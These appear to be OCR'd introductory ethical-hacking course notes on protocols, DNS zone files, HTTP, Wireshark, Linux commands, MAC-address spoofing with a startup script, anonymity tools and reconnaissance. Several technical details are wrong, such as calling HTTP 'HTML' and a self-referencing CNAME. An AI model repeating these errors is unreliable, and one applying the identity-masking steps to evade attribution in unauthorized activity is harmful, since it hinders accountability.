
What is network protocols:

- Set of rules
- They define how data will be transmitted
- Helps in device communication


Types of protocols:




How TCP protocol works:



How TCP connection is established (Three-way handshake):




How TCP session is terminated:




TCP VS UDP:

UDP Request / Response Paradigm



TCP Handshake Paradigm



INTRODUCTION TO DOMAIN NAME, DNS AND ZONE FILES

What is Domain name?

- Name of IP address
- Easy to remember
- For example: Facebook.com, google.com

Think of a domain name as the address of a website on the internet. It's like the unique name or identity of a website. When you want to visit a website, you type its domain name into the web browser's address bar.

Let's say you want to visit a website about cats. The domain name could be something like "catlovers.com." In this case, "catlovers" is the domain name, and ".com" is the domain extension, indicating that it's a commercial website.

Here's another example: let's say you want to visit a website that sells books online. The domain name could be "bookstoreonline.net." Here, "bookstoreonline" is the domain name, and ".net" is the domain extension, indicating that it's a network-related website.

In summary, a domain name is the unique name that identifies a website on the internet, and it's what you type in to access a specific website.

What is DNS (Domain Name System)?

- Address book of internet
- Translate domain name to IP
- Store all data in zone files

DNS stands for Domain Name System, and it's like the phonebook of the internet. Its job is to translate human-friendly domain names into computer-friendly IP addresses.

Here's how it works with a simple example:

Imagine you want to visit a website called "example.com". You type "example.com" into your web browser, and it sends a request to the DNS system. The DNS system looks up the IP address associated with "example.com" and returns it to your web browser.

It's like asking the DNS system, "Hey, what's the phone number (IP address) for 'example.com'?"

Once your web browser knows the IP address of the website, it can connect directly to that address and load the website's content.

Think of it this way: When you want to call your friend, you look up their name in the phonebook to find their phone number. Similarly, the DNS system acts as a directory, translating the domain name you type into the corresponding IP address so that your web browser knows where to find the website you want to visit.

So, the DNS system helps you reach the correct website by translating the human-readable domain name (like example.com) into the computer-readable IP address (like 192.168.0.1).

Records in DNS and their use:

DNS Record	Full Form	Purpose
A Record	Address Record	Maps a domain name to an IPv4 address
AAAA Record	IPv6 Address Record	Maps a domain name to an IPv6 address
CNAME Record	Canonical Name Record	Creates an alias for a domain name to another domain name
MX Record	Mail Exchange Record	Specifies the mail server responsible for accepting email on behalf of a domain
TXT Record	Text Record	Contains any text-based information or comments
NS Record	Name Server Record	Identifies the authoritative DNS servers for a domain
PTR Record	Pointer Record	Resolves an IP address to a domain name (reverse DNS)
SOA Record	Start of Authority Record	Contains administrative information about a DNS zone
SRV Record	Service Record	Specifies the location of services or servers for a specific protocol and domain
SPF Record	Sender Policy Framework Record	Validates the authenticity of email senders

What is Zone files ?

- Text file of DNS
- Records of domains
- Used in IP mapping
- Name server. Zones

Zone files are like the address books that store information about domain names and their corresponding IP addresses. They help the DNS system in translating domain names into IP addresses.

Let's take the example of facebook.com to understand zone files:

A zone file for facebook.com would contain various DNS records that provide information about the domain. Here's a simplified example:

$ORIGIN facebook.com.

$TTL 3600

@ IN SOA ns1.facebook.com. admin.facebook.com. (

2023051201 ; Serial number

```
        3600        ; Refresh interval
        1800        ; Retry interval
        604800      ; Expiration time
        86400       ; Minimum TTL
    )

; Name Servers
@   IN   NS   ns1.facebook.com.
@   IN   NS   ns2.facebook.com.

; A Records
@   IN   A    157.240.1.35
www IN   A    157.240.1.35

; MX Record
@   IN   MX   10 mx1.facebook.com.

; CNAME Record
photos IN   CNAME  photos.facebook.com.
```

In this example:

- The `$ORIGIN` statement sets the base domain for all subsequent records to "facebook.com".

- The `SOA` record specifies the start of authority and provides administrative information about the zone.

- The `NS` records define the authoritative name servers responsible for handling requests for the domain.

- The `A` records map the domain and subdomain names (e.g., "@" for the root domain and "www") to their respective IPv4 addresses.

- The `MX` record identifies the mail server responsible for receiving email for the domain.

- The `CNAME` record creates an alias, allowing the "photos" subdomain to point to "photos.facebook.com".

Zone files contain these types of records to help DNS servers resolve domain names and direct traffic to the appropriate IP addresses. They play a vital role in managing and maintaining the domain name system.

REQUEST AND RESPONSES

What is HTML request?

An HTML request, in simpler terms, refers to a message sent by a web browser to a web server asking for a specific web page or resource. It's like asking the server to provide you with the content you want to see on a website.

Here's how it works:

1. You open a web browser (like Chrome or Firefox) and type a website's address (URL) into the address bar.

2. When you hit Enter, the browser sends an HTML request to the web server that hosts the website you want to visit.

3. The HTML request includes information like the type of request (GET, POST, etc.), the specific URL or page you're requesting, and additional headers that provide details or instructions.


4. The web server receives the HTML request and processes it. It looks for the requested page or resource on the server.

5. If the server finds the requested page, it generates an HTML response, which includes the content of the webpage, such as text, images, and other media.

6. The server sends the HTML response back to your web browser.

7. Your web browser receives the HTML response and interprets it. It displays the webpage's content on your screen, allowing you to interact with it.

So, an HTML request is simply a message sent from your web browser to a web server, asking for a specific webpage or resource. It's the initial step in retrieving and displaying web content when you visit a website.



What is HTML response?

Certainly! An HTML response, in simpler terms, is the information or data sent back by a web server to your web browser after it receives your request for a webpage or resource.

Here's how it works:

1. You type a website's address into your web browser and hit Enter.

2. Your web browser sends a request to the web server asking for a specific webpage or resource.

3. The web server receives your request and searches for the requested webpage or resource.

4. If the server finds what you're looking for, it generates an HTML response.

5. The HTML response contains the actual content of the webpage you requested, such as text, images, videos, and other elements.

6. The server sends the HTML response back to your web browser.

7. Your web browser receives the HTML response and interprets it.

8. It uses the HTML code and other resources in the response (like CSS and JavaScript files) to render and display the webpage on your screen.

In simpler terms, the HTML response is like a package of data that contains the content of the webpage you wanted to see. It's the server's way of sending back the requested information so that your web browser can display it properly.

So, when you visit a website, your browser sends a request, and the server responds with an HTML response that contains the webpage's content, enabling you to view and interact with the website.

Types of responses in HTML:

Request Method	Description
GET	Retrieves data from a server. It is used to request a specific resource, such as a webpage or an image.
POST	Submits data to be processed by the server. It is often used to send data to a server for storage or to create new resources.
PUT	Updates a resource on the server. It replaces the existing resource with the new data provided.
DELETE	Removes a resource from the server. It deletes the specified resource.
HEAD	Retrieves only the headers of a response, without the actual content. It is often used to check if a resource has been modified.
PATCH	Partially updates a resource on the server. It applies modifications to the existing resource.
OPTIONS	Retrieves the supported methods and capabilities of a server. It allows the client to determine which methods are allowed.
TRACE	Echoes back the received request to the client. It is mainly used for debugging and diagnostics purposes.
CONNECT	Establishes a tunnel connection to the server using a proxy. It is primarily used for HTTPS connections through proxies.

ANALYZING AND CAPTURING NETWORK PACKETS

Using Wire-shark:

To analyse and capture network packets using Wireshark, you can follow these steps from installation:

1. Install Wireshark: Download and install Wireshark from the official website (https://www.wireshark.org/). Choose the appropriate version for your operating system and follow the installation instructions.

2. Launch Wireshark: After installation, launch the Wireshark application.

3. Select Network Interface: Once Wireshark is open, it displays a list of available network interfaces on your system. Select the network interface through which you want to capture packets (e.g., Ethernet, Wi-Fi).

4. Start Capturing Packets: Click on the "Start" button or press the "Capture" menu option to begin capturing packets on the selected interface. You may see a dialog box asking for confirmation or providing capture options. You can choose the desired options and click "Start" to proceed.

5. Analyse Captured Packets: Wireshark starts capturing packets and displays them in real-time as they pass through the selected network interface. You can view the captured packets in the main Wireshark window. The packets are listed in a tabular format, with detailed information about each packet.

6. Apply Filters: Wireshark provides various filters to help narrow down the captured packets. You can use filters to focus on specific protocols, source/destination IP addresses, ports, or other criteria. Filters can be entered in the filter bar located at the top of the Wireshark window.

7. Inspect Packet Details: By selecting a packet from the list, you can view detailed information about that packet in different sections of the Wireshark window. You can expand sections to analyse various aspects of the packet, including protocol headers, payload data, and timing information.

8. Stop Packet Capture: When you want to stop capturing packets, you can click on the "Stop" button or select the "Capture" menu option to stop the capture process.

9. Save Captured Packets: If you want to save the captured packets for later analysis, you can choose the "File" menu option and select "Save" or "Export" to save the packet capture file in a desired format (e.g., PCAP, PCAPNG).

Remember, capturing network packets may require administrative privileges, and it's important to comply with any legal and ethical considerations while capturing and analysing network traffic.

USE SCOPE AND LAWS OF ETHICAL HACKING

Use of ethical hacking:

- System hardening
- Network security
- Defeating black hat hackers
- Increasing cyber security
- Digital wellbeing

Ethical hacking, also known as penetration testing or white-hat hacking, refers to the authorized and legal practice of intentionally exploiting computer systems and networks to identify vulnerabilities and security weaknesses. Ethical hackers use their skills and knowledge to uncover potential security threats and help organizations improve their overall security posture. Here are some common uses of ethical hacking:

1. Vulnerability assessment: Ethical hackers conduct comprehensive assessments of computer systems, networks, and applications to identify security vulnerabilities. By simulating real-world attacks, they can uncover weaknesses that malicious hackers could exploit.

2. Penetration testing: Ethical hackers perform controlled attacks on computer systems and networks to assess their resilience against real-world threats. They attempt to exploit vulnerabilities to gain unauthorized access to systems and provide recommendations for mitigating those risks.

3. Security audits: Organizations often hire ethical hackers to assess their existing security measures and determine if they meet industry standards and compliance requirements. This includes reviewing policies, procedures, configurations, and physical security controls.

4. Incident response: In the event of a security breach or cyber-attack, ethical hackers play a vital role in investigating the incident. They analyse the compromised systems, identify the attack vector, and provide guidance on remediation and recovery.

5. Security awareness training: Ethical hackers contribute to educating employees about potential security risks and best practices. They conduct training sessions, workshops, and awareness programs to raise awareness about social engineering, phishing attacks, and other common attack vectors.

6. Code review and secure development: Ethical hackers review the source code of applications to identify potential vulnerabilities. They help developers understand secure coding practices, fix coding errors, and design more resilient software.

7. Compliance testing: Ethical hackers assist organizations in ensuring compliance with industry regulations such as Payment Card Industry Data Security Standard (PCI DSS), Health Insurance Portability and Accountability Act (HIPAA), and General Data Protection Regulation (GDPR). They verify if the systems and processes meet the necessary security requirements.

8. Risk management: By identifying and assessing vulnerabilities, ethical hackers contribute to risk management efforts. They help organizations prioritize security investments and allocate resources effectively to address the most critical vulnerabilities.

Cyber laws:

- IT act 2008
- The patent act,199
- The copyright act ,1957
- Information Technology act
- For more laws refer to https://www.ipindia.nic.in or https://www.meity.gov.in

ALL ABOUT LINUX ITS USES IN ETHICAL HACKING

What is Linux operating system?

- Open-source operating system
- Free to use
- Open-source code to modify
- Based on Linux Kernel
- Was invented on sept 17-1991
- Created by Linus Torvalds

Linux is an open-source operating system kernel that serves as the foundation for a variety of operating systems known as Linux distributions or distros. Developed by Linus Torvalds and released in 1991, Linux has since gained widespread popularity due to its stability, security, flexibility, and the collaborative efforts of the open-source community.

Linux distributions are complete operating systems built around the Linux kernel and bundled with various software packages, utilities, and graphical interfaces. Some popular Linux distributions include Ubuntu, Fedora, Debian, CentOS, and Arch Linux. Each distribution may have its own unique features, package management systems, and target audience.

Linux is known for its versatility and is widely used in various domains, including servers, embedded systems, desktops, and even smartphones (e.g., Android). Here are some key features and characteristics of Linux:

1. Open-source: Linux is released under an open-source license, which means the source code is freely available to the public. This allows users to modify, distribute, and contribute to the development of the operating system.

2. Kernel: The Linux kernel is the core component of the operating system, responsible for managing hardware resources, providing device drivers, and facilitating communication between software and hardware components.

3. Multiuser and multitasking: Linux supports multiple users simultaneously and can run multiple processes or tasks concurrently, enabling efficient resource utilization and improved system performance.

4. Stability and security: Linux is renowned for its stability and robustness. It is designed to handle high workloads and operate for extended periods without performance degradation. Additionally, Linux benefits from a strong security model and is less susceptible to malware and viruses compared to other operating systems.

5. Command-line interface: While Linux offers graphical user interfaces (GUIs) similar to other operating systems, it also emphasizes the use of a powerful command-line interface (CLI). The CLI provides users with direct control over the system, scripting capabilities, and efficient administration and automation.

6. Software ecosystem: Linux boasts a vast ecosystem of open-source software and applications. This includes productivity tools, web servers, databases, programming languages, multimedia applications, and much more. Many popular software projects and development frameworks are designed to run on Linux.

7. Customizability: Linux provides a high degree of customization and flexibility. Users can choose different desktop environments, themes, and software packages to tailor their Linux distribution to their specific needs and preferences.

8. Community and support: The Linux community is vast and vibrant, with active user forums, mailing lists, and online resources. Users can seek help, share knowledge, and contribute to the development and improvement of Linux and its associated software.

Linux has become a significant player in the world of computing due to its strengths in areas such as servers, supercomputers, cloud computing, and embedded systems. Its open-source nature and the collaborative efforts of its community have fuelled its growth and made it a popular choice for individuals, businesses, and organizations around the globe.

Cool feature of Linux:

- Multi user capability
- Multitasking
- Portability
- Security
- Live CD/USB
- Graphical User interface
- Application Support
- File system
- Open source

One cool feature of Linux is its package management system. Linux distributions typically come with a package manager, which is a software tool that simplifies the installation, removal, and updating of software packages on the system. Here are some advantages and features of Linux package management:

1. Centralized software repositories: Linux distributions have centralized repositories that host a vast collection of software packages. Users can easily browse and search for packages using the package manager. This makes it convenient to discover and install applications without the need to visit individual websites or download software from various sources.

2. Dependency resolution: Linux package managers handle software dependencies automatically. When installing a package, the package manager checks for any additional software libraries or packages required by the application and installs them as well. This ensures that all dependencies are satisfied and the software can run properly.

3. Version management: Package managers keep track of installed packages and their versions. They provide mechanisms for updating packages to newer versions, applying security patches,

and managing software upgrades. Users can easily keep their system up to date with the latest software releases.

4. System-wide consistency: Package management ensures system-wide consistency by maintaining a centralized database of installed packages. This allows for easy management of installed software, tracking of file locations, and efficient handling of conflicts or duplicates.

5. Security and stability: Linux package managers offer security features such as package verification, digital signatures, and sandboxing. They help ensure that software packages are authentic and have not been tampered with. Additionally, package management contributes to system stability by providing a controlled and standardized method of software installation.

6. Uninstallation and clean-up: Package managers provide simple mechanisms for removing software packages from the system. When a package is uninstalled, the package manager can automatically remove any associated files, libraries, or configurations, minimizing clutter and freeing up disk space.

7. Package customization and building: Linux package management systems often support package customization and building from source code. Advanced users can modify package configurations, compile software from scratch, or create their own customized packages.

Overall, Linux package management simplifies software installation, maintenance, and removal, making it easy for users to manage their system and keep it up to date with the latest software releases. This feature contributes to the overall user-friendliness, stability, and security of the Linux operating system.

Basic Linux file system ;

Directory	Description	Common Uses
/bin	Essential Binaries	Contains essential executable binaries (programs) required for basic system functionality. These binaries are accessible to all users.
/sbin	System Binaries	Stores executable binaries specific to system administration and maintenance. These binaries are typically used by the system administrator or root user.
/etc	Configuration Files	Contains system-wide configuration files for various applications, services, and system settings.
/tmp	Temporary Files	Used for storing temporary files created by running processes or system utilities. The contents of this directory are typically cleared upon reboot.

/usr/share	Shared Data	Contains architecture-independent (shared) data files that are used by applications installed on the system. Examples include documentation, fonts, icons, and default configuration files.
/home	User Home Directories	Each user typically has their own subdirectory within /home, where their personal files, documents, and settings are stored.
/root	Root Home Directory	The home directory for the root user (superuser). It contains the personal files and configurations specific to the root user.

Basic Linux commands :

Command	Description	Example
help	Displays a list of built-in commands available in the current shell environment. It provides brief descriptions and usage information for each command.	help ls
man	Displays the manual pages (documentation) for a specific command. It provides detailed information, usage examples, and options for each command.	man ls
ls	Lists files and directories in the current working directory. It displays file and directory names, permissions, sizes, timestamps, and other details.	ls -l
cd	Changes the current working directory to the specified directory. It allows navigation between different directories in the file system.	cd Documents
pwd	Prints the current working directory (the directory you are currently in). It displays the full path from the root directory to the current location.	pwd
mkdir	Creates a new directory with the specified name.	mkdir myfolder
cp	Copies files and directories from one location to another.	cp file.txt /path/to/destination
mv	Moves or renames files and directories. It can be used to move files/directories to a new location or change their name.	mv file.txt /path/to/destination
rm	Removes (deletes) files and directories. Be cautious when using this command as it permanently deletes files.	rm file.txt
sudo su	Switches to the superuser (root) account, providing elevated privileges to execute commands that require administrative access.	sudo su
cat	Concatenates and displays the contents of files. It can also be used to create, append, and edit files.	cat file.txt
nano	Opens a simple text editor in the terminal for creating or editing files.	nano file.txt

pluma	Opens the Pluma text editor. It is a graphical editor available in certain Linux distributions.	pluma file.txt
chmod	Changes the permissions of files and directories. It allows you to specify who can read, write, or execute a file.	chmod +x script.sh
./	Indicates the current directory. It is used to execute a file in the current directory.	./script.sh
bash	Runs a shell script or a series of commands from a script file.	bash script.sh
apt-get update	Updates the package repository cache on Debian-based Linux distributions. It fetches information about available software updates.	apt-get update
apt-get upgrade	Upgrades installed packages on Debian-based Linux distributions to their latest versions, using the package repository cache.	apt-get upgrade
apt-get install	Installs new software packages or additional features on Debian-based Linux distributions.	apt-get install package_name

HOW TO BECOME COMPLETELY ANONOMYS

Being anonymous on the internet refers to the ability to conceal your identity and personal information while accessing online platforms, communicating with others, or engaging in various online activities. It involves taking measures to prevent others from easily identifying you or linking your online actions to your real-world identity.

Being anonymous online can be achieved through several methods:

1. Virtual Private Networks (VPNs): VPNs route your internet traffic through a private server, encrypting your data and masking your IP address. This helps to hide your location and provides a higher level of anonymity.

2. Tor Network: The Tor network is an anonymity network that directs internet traffic through a series of encrypted relays, making it difficult to trace the origin of the connection. Tor allows users to access the internet anonymously by obscuring their IP addresses.

3. Proxy Servers: Proxy servers act as intermediaries between your device and the websites you visit. They can mask your IP address, making it harder for others to track your online activities.

4. Anonymous Browsing: Web browsers such as Tor Browser, Brave, or using private browsing modes can help protect your online privacy by blocking tracking cookies, preventing websites from collecting personal information, and minimizing your digital footprint.

5. Pseudonyms: Using pseudonyms or online aliases instead of your real name can help maintain anonymity. This prevents others from associating your online activities with your true identity.

6. Secure Communication: Employing encrypted messaging apps or email services can ensure that your conversations and data remain private and inaccessible to unauthorized individuals.

It's important to note that while these methods can enhance anonymity, they are not foolproof. Determined individuals or organizations may still be able to identify you through advanced techniques or by exploiting vulnerabilities in the systems you use. Therefore, it's crucial to understand the limitations and risks associated with each method and to practice safe online behavior to protect your privacy.

WHAT is Anon Surf ?

Anon Surf is a utility or tool used to enhance anonymity and privacy while browsing the internet. It is designed to provide users with the ability to surf the web anonymously by routing their internet traffic through a series of proxy servers or networks. Anon Surf helps to conceal the user's IP address, making it difficult for websites and online services to track their online activities.

By using Anon Surf, users can protect their identity and maintain privacy by preventing websites, advertisers, or other entities from collecting personal information, tracking online behaviour, or identifying the user's geographical location. This can be particularly useful for individuals who value their privacy, want to bypass censorship or geo-restrictions, or are concerned about online surveillance.


Anon Surf typically works by establishing an encrypted connection between the user's device and a remote proxy server. The user's internet traffic is then routed through this server, effectively masking their real IP address and making it appear as if the traffic is originating from the proxy server. This helps to anonymize the user's online activities and adds an extra layer of security to their internet browsing.

It's important to note that while AnonSurf can provide a certain level of anonymity, it may not offer complete protection against advanced tracking methods or highly sophisticated surveillance techniques. Users should also be aware that engaging in illegal activities while using Anon Surf or any similar tool is still illegal and can have legal consequences.

How to change mac address:

sudo su

macchanger -e ens33 (Interface or device name)



Note: It is easy to breach one layer of mac address changed therefor it is recommended to change the address at least three times using same command .

How to automate changing mac address:

In desktop directory create a script using pluma in terminal and naming the file

Pluma macchanger.sh

Now write the script in it :


```
*macchanger.sh ×
1 #!/bin/sh
2
3 macchanger -e ens33
4 macchanger -e ens33
5 macchanger -e ens33
6
7 exit
```

Save the script and give it the executable permissions:

Chmod +x macchanger.sh

Now run the executable file:

./macchanger.sh



Adding it to run every time when machine is started:

1. In startup application
2. Click on add
3. Name the Application as Mac Changer
4. And then browse the macchanger.sh file
5. And then click on add

WHAT IS FOOTPRINTING AND RECONISSANCE

- Personal data
- Company data
- System information
- Gathering all information about targeted system

Footprinting and reconnaissance are two important phases in the process of ethical hacking and cybersecurity. Let's take a closer look at each of them:

1. Footprinting:

Footprinting, also known as information gathering or reconnaissance, is the initial phase in the hacking process. It involves collecting as much information as possible about a target system or organization. The goal of footprinting is to gather intelligence that can be used to identify potential vulnerabilities and launch further attacks.

During the footprinting phase, hackers typically employ various methods and techniques to gather information, such as:

- Passive footprinting: This involves collecting information without directly interacting with the target. It includes searching publicly available sources like search engines, social media platforms, company websites, online forums, and public records to gather information.

- Active footprinting: In this approach, hackers interact directly with the target system to gather information. It may involve techniques like port scanning, network scanning, DNS interrogation, and querying WHOIS databases to gather details about IP addresses, domain names, network infrastructure, and system configurations.

The information collected during the footprinting phase can include details about the target's network architecture, system configurations, IP addresses, domain names, email addresses, employee information, and more. This information helps hackers identify potential weaknesses and vulnerabilities that can be exploited in subsequent stages of an attack.

2. Reconnaissance:

Reconnaissance is a subset of the footprinting phase and focuses on actively probing the target system or network to gather more specific and detailed information. It involves techniques such as network scanning, vulnerability scanning, and enumeration.

Network scanning involves scanning the target network to identify live hosts, open ports, and services running on those ports. This helps hackers understand the network's layout, identify potential entry points, and discover systems that may be vulnerable to specific attacks.

Vulnerability scanning is the process of scanning target systems to identify vulnerabilities and weaknesses. This can be done using automated tools that check for known vulnerabilities in software, operating systems, or configurations.

Enumeration involves actively gathering information about user accounts, network shares, system configurations, and other details that can be useful in further stages of an attack. It often involves techniques like querying network services, brute-forcing usernames or passwords, and extracting information from network protocols.

